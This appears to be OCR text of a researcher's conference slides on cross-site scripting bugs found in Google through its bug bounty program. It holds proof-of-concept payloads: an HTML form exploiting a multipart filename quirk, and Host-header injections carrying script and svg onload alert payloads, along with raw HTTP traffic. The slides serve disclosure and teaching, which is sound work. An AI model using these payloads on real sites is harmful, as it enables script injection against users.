000001c0  69 41 48 69 69 69 69 69  69 41 48 48 48 48 48 48  |iAHiiiiiiAHHHHHH|
000001d0  48 48 48 48 48 48 48 48  48 48 48 48 48 48 48 48  |HHHHHHHHHHHHHHHH|
*
00000270  48 48 43 4b 4f 6f 71 5c  48 48 48 48 48 48 48 48  |HHCKOoq\HHHHHHHH|
00000280  48 48 48 48 48 48 48 48  48 48 48 48 48 48 48 48  |HHHHHHHHHHHHHHHH|
*
00000870  48 48 48 48 48 48 48 48  48 48 48 48 08 64 66 0e  |HHHHHHHHHHHH.df.|
00000880  1a 0b 08 00 00                                    |.....|
00000885
```


http://bentkowski.info/q

XSSviaFileUpload

```
<html>
<body>
   <form action="http://www.google.com/postini/headeranalyzer/" method="POST" enctype="multipart/form-data">
     <input type="hidden" name="x; name=file_1; filename=abc.tar.gz; " id="vulnerable" value="" />
     <input type="submit" value="XSS @ google.com" />
   </form>
 <script>
 var tarfile = "\x1f\x8b
\x08AAAAAAAD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudlbEAt33wWDtDDDtGDtswDDwG0stpDDtGwwDDwwD33333sw033333
gFPqImO\x7f[AWg{Wcs]c{KwoaYQ}
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHiiiueeAHiiiMuUAHi
iiiyeAHiiiiiiiiiuAYyeuYYeMEUuAiYeeuYHAiHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH_OocwHiiGSHHHHHHHHHHHHHHHHHHHHHHHHHHHHOockkHHHHHHHHHH
HHHHHHHHHHHHHHHHHiiiiiiAHiiiiiiAHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHCKOoq\\HH...HHHH\x08df\x0e\x1a\x0b\x08\x00\x00";

 var vuln = document.getElementById('vulnerable');
 vuln.value = (tarfile);
 </script>
</body>
</html>
```


http://bentkowski.info/q

XSS via File Upload

https://www.youtube.com/watch?v=jiQOYGXxw14

XSS via File Upload

- Lessons learnt?
- Always try to find quirks in webservers, they may behave in a non-standard way.
- When something doesn't work in one browser, try in others.

XSS via Host Header

- Known misbehaviour of Internet Explorer
- Found by Sergey Bobrov (@black2fan) in 2013
- Found some quirk in Google parsing of Host header
- Let the hunting begin!

XSS via Host Header

```
HTTP/1.1 302 Found
Date: Fri, 06 Mar 2015 08:35:32 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Location: http://example.com/login.php
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

XSS via Host Header

```
HTTP/1.1 302 Found
Date: Fri, 06 Mar 2015 08:35:32 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Location: http://example.com%2Flogin.php
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```


XSS via Host Header

```
GET /login.phphp/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: pl-PL
User-Agent: Mozilla/5.0 (Windows NT 6.3;
WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: example.com/login.php
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache
```

XSS via Host Header


- Google Host header parsing
- Host: www.google.com -> works
- Host: www.google.com/test -> doesn't work
- Host: www.google.com:80 -> works
- Host: www.google.com:80<anyting> -> also works!

XSS via Host Header



http://bentkowski.info/q

XSSviaHostHeader




http://bentkowski.info/q

XSS via Host Header

HTTP/1.1 302 Found
Server: Apache/2.2.22 (Debian)
Location: https://www.google.com%3a443%2fcse%2ftools%2fcreate_onthefly%3b%3c%2ftextarea%3e%3cscript%3ealert(1)%3c%2fscript%3e


Host: www.google.com:443/cse/tools/create_onthefly;</textarea><script>alert(1)</script>

XSSviaHostHeader



http://bentkowski.info/q

XSSviaHostHeader



http://bentkowski.info/q

XSS via Host Header

Request

Raw | Params | Headers | Hex

```
GET /test/;/../test2 HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0s (Macintosh; Intel Mac OS X 10.10; rv:35.0)
Gecko/20100101 Firefox/35.0 iPhone3df
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Content-Length: 1430
Date: Sun, 01 Feb 2015 20:45:21 GMT
Server: GFE/2.0
Connection: close

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1,
width=device-width">
  <title>Error 404 (Not Found)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px
arial,sans-serif}html{background:#fff;color:#222;padding:15px}body
```


http://bentkowski.info/q

XSS via Host Header

http://test.pl/<svg/onload=alert(1)/../../

http://test.pl/

XSSviaHostHeader

Location: https://www.google.com%3a443%2fcse%2ftools
%2fcreate_onthefly%3b%3c%2ftextarea%3e%3csvg%2fonload
%3dalert%28document%2edomain%29%3e%3b%2f%2e%2e%2f%2e
%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f
%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e
%2f%2e%2e%2f

Host: www.google.com:443/cse/tools/create_onthefly;</
textarea><svg/
onload=alert(document.domain)>;/../../../../../../../../../../../../.
./../

XSS via Host Header

https://www.youtube.com/watch?v=9A44ERoAFkc

XSS via Host Header

- Lessons learnt?
- The same as before! Find on your own or learn about browser quirks,
- Try to find weaknesses in servers.

Summary

- I really enjoy my participation in Google VRP,
- Great way to enhance my skills as well as to get some money,
- Learn about browsers, try to fuzz servers,
- Be a bit lucky!

theEnd

Questions?